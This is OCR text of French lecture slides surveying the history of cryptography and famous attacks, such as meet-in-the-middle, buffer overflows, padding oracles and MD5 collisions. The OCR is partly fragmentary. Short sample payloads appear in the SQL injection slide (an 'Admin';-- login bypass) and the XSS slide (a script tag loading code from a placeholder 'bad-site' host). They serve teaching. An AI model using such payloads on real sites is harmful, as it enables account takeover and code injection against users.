
SGX : 2015

Software Guard Extensions



Skylake microarchitecture

BGPsec : 2017





Lepinski, Matthew



Sriram, Kotikalapudi

RGPD : 2018








20 millions




ou 4 %



TLS 1.3 : 2018


TLS 1.2
(Full Handshake)
TLS 1.3
(Full Handshake)
Client
Server
Client
Server
1
Hello
2
Hello
3
Key exchange, Change cipher spec. FInished
4
Change cipher spec. FInished
5
HTTP Request
6
HTTP Response
7
0ms
50ms
100ms
150ms
200ms
250ms
300ms
1
Hello, Key Share
2
Key Share, Certificate Verify. FInished
3
HTTP Request
4
HTTP Request
5


SSL & TLS Timeline
SSL 1.0
SSL 2.0
SSL 3.0
TLS 1.0
TLS 1.1
TLS 1.2
TLS 1.3
BEAST attack
POODLE attack
1995
1996
1999
2000
2006
2008
2011
2014
2015
2018
2020

Efficient Verifiable Delay Functions (VDF) : 2019






Benjamin Wesolowski Eurocrypt 2019

Cryptographie Post-quantique : 2022



- Décodage de codes linéaires aléatoires (McEliece 1978)
- Inversion de fonctions de hachage (1978)
- Inversion de polynômes multivariés (Unbalanced Oil and Vinegar 1995)
- Problèmes de vecteurs courts dans les réseaux eucliens : LWE (Learning With Errors, Odded REgev 1996)
- Isogénies des courbes elliptiques supersingulières (2006)

eIDAS 2.0 : 2024



Plan

Une brève Histoire

Les français en cryptographie

La cryptographie moderne

Quelques Attaques

Conclusion

Attaque par Relais : 1976

Le problème du "Maître des échecs"





John Horton Conway

Meet in the middle : 1977

Double DES avec k_1 et k_2

$C = ENC_{k_2}(ENC_{k_1}(P))$

$P = DEC_{k_1}(DEC_{k_2}(C))$

Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$

Si $k = |k_1| = |k_2|$ alors 2^{2k}

Meet in the middle : 1977

Double DES avec k_1 et k_2

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Observation

$$DEC_{k_2}(C) = DEC_{k_2}(ENC_{k_2}[ENC_{k_1}(P)])$$
$$= ENC_{k_1}(P)$$

Meet in the middle : 1977

Double DES avec k_1 et k_2

$C = ENC_{k_2}(ENC_{k_1}(P))$
$P = DEC_{k_1}(DEC_{k_2}(C))$
Brute force attaque : $2^{k1} * 2^{k2} = 2^{k1+k2}$
Si $k = |k_1| = |k_2|$ alors 2^{2k}

Observation


$$DEC_{k_2}(C) = DEC_{k_2}(ENC_{k_2}[ENC_{k_1}(P)])$$
$$= ENC_{k_1}(P)$$

MITM Attack par Diffie et Hellman


- $ENC_{k_1}(P)$ pour toutes les valeurs de k_1
- $DEC_{k_2}(C)$ pour toutes les valeurs de k_2,

Pour un total de $2^{|k_1|} + 2^{|k_2|}$.
Si $k = |k_1| = |k_2|$ alors 2^{k+1}

Brève histoire des virus



Elk Cloner | Brain | Morris Worm | AIDS/PC










4 may 2000 ILOVEYOU on Windows by Onel de Guzman

Mafia fraude : 1988

Mafia Fraud (MF) perte d'argent pour P









Yvo Desmedt

Algorithme de Shor : 1994

Factorisation en $O((logN)^3)$ sur un ordinateur quantique.







Peter Shor

Réduction à trouver l'ordre (facile avec Shor).

Algorithme de Grover : 1995

Algorithme de recherche en $\sqrt{N}$ sur un ordinateur quantique.





Lov Kumar Grover

Man in the middle : 1995

Attaque du protocole Needham Schroeder : *Using Encryption for authentication in large networks of computers* (1978) par G.Lowe





1. $A \rightarrow B : \{N_a, A\}_{pk(B)}$
2. $B \rightarrow A : \{N_a, N_b\}_{pk(A)}$
3. $A \rightarrow B : \{N_b\}_{pk(B)}$




Gavin Lowe

Buffer OverFlow : 1996

"*How to Write Buffer Overflows*", Mudge (1995)






```
                Volume Seven, Issue Forty-Nine

                        File 14 of 16

                BugTraq, r00t, and Underground.Org
                        bring you

        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        Smashing The Stack For Fun And Profit
        XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                        by Aleph One
                    aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations
it is possible to corrupt the execution stack by writing past
the end of an array declared auto in a routine.  Code that does
this is said to smash the stack, and can cause return from the
routine to jump to a random address.  This can produce some of
the most insidious data-dependent bugs known to mankind.
Variants include trash the stack, scribble the stack, mangle
the stack; the term mung the stack is not used, as this is
never done intentionally. See spam; see also alias bug,
fandango on core, memory leak, precedence lossage, overrun screw.
```






Smashing the stack for fun and profit, AlephOne (Elias Levy)
Vol 7 Phrack 49, November 08, 1996

https://insecure.org/stf/mudge_buffer_overflow_tutorial.html

Side Channel Attack : 1996

Paul Kocher





Temps, consommation électrique, EM etc ...

Serge Humpich, Yes Card : 1997

Il casse la clé privée RSA de 320 bits.






Création de cartes acceptées par tous terminaux
$\Rightarrow$ 10 mois de prison

Incident AS 7007 sur BGP : 1997


BGP (*Border Gateway Protocol*)



Premières instabilités importantes sur Internet.
Vincent J. Bono, "7007 Explanation and Apology"
"*Internet Routing Instability*", Craig Labovitz, G. Robert Malan, Farnam Jahanian 1998

Bleichenbacher's attack of 1998

Million message attack sur PKCS#1 v1.5





Attaque par oracle de padding

SQL injection 1998



Structured Query Language

Exemple Login/Password

```
$db_query = "select * from usertable
where username = '".$user."'
AND password = '".$password."';";
```



Login : Admin';- -
Password : anything

Result


SELECT *
FROM usertable
WHERE username = 'Admin';- - AND password = 'anyhting';

Vol 8, Issue 54 Dec 25th, 1998, article 08 of 12 of Phrack Magazine, *NT Web Technology Vulnerabilities* by Jeff Forristal, under the alias "Rain Forrest Puppy"

Heap Overflows : 1999

Matt Conover & w00w00






XSS : 1999



Cross-site scripting (XSS) by February 2, 2000 by the CERT of Software Engineering Institute



First Example in 1999

```
<A HREF="http://example.com/comment.cgi? mycomment=
   <SCRIPT>malicious code</SCRIPT>">
   Click here</A>
```

```
<A HREF="http://example.com/comment.cgi? mycomment=
   <SCRIPT SRC='http://bad-site/badfile'></SCRIPT>">
   Click here</A>
```

Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting.

DVD attaque : DeCSS 1999

Decrypting commercially produced DVD-Video discs by Jon Lech Johansen.
6 Ocotbre 199, DeCSS 1.1b application for DVD ripping.



Attaques sur A5/1 : 2000

- 2000, Alex Biryukov, Adi Shamir and David Wagner : few minutes with 2 minutes of plain communication (using in total 300 Go data, in 2^{48} steps).
- 2000 Eli Biham et Orr Dunkelman attack in $2^{39.91}$ with $2^{20.8}$ bits fo data.


Attaque sur RC4 : 2001




Scott Fluhrer



Itsik Mantin



Adi Shamir



Aircrack-ng attaque sur WEP, amélioration de la vulnéabilité avec 10 millions de paquets RC4 par Wagner en 1999.

Attaque sur MD5 : 2004





MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338
MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338

"*How to Break MD5 and Other Hash Functions*", Xiaoyun Wang, et al.

Escroquerie : Fraude au président 2005



VIDEO



Gilbert Chikli

WikiLeaks : 2006





Julian Assange


Anonymous 2003
The Shadow Brokers 2016

Cyber Attack en Estonie Avril 2007



Hovav Shacham : ROP 2007

"*Geometry of Innocent Flesh*" – Hovav Shacham





Portes dérobées (Backdoors) 2007



- Porte dérobée par la NSA dans `Dual_EC_DRBG` le générateur aléatoire de bits (Elliptic Curve Deterministic Random Bit Generator)
- Backdoor identifiée par des chercheurs (Crypto 2007) et confirmée par Snowden en 2013.
- "A kilobit hidden SNFS discrete logarithm computation", par Joshua Fried, Pierrick Gaudry, Nadia Heninger, Emmanuel Thomé. `https://eprint.iacr.org/2016/961.pdf`

Hack de la PS3 : Chaos Communication Congress 2010

fail0verflow Marcan, Bushing et Sven



failOverflow
@failOverflow

Translation: We got all (symmetric) ps5 root keys. They can all be obtained from software - including per-console root key, if you look hard enough!

failOverflow @failOverflow · 8 nov.
Another one bites the dust 😎

```
2:E5E0h: 3A 20 25 73 28 25 64 29 20 6E 6F 74 20 66 6F 75  : %s(%d) not fou
2:E5F0h: 6E 64 20 62 6C 73 20 65 6E 74 72 79 28 25 64 29  nd bls entry(%d)
2:E600h: 0A 00 38 30 30 42 30 30 30 30 00 53 4C 5F 45 52  ..800B0000.SL_ER
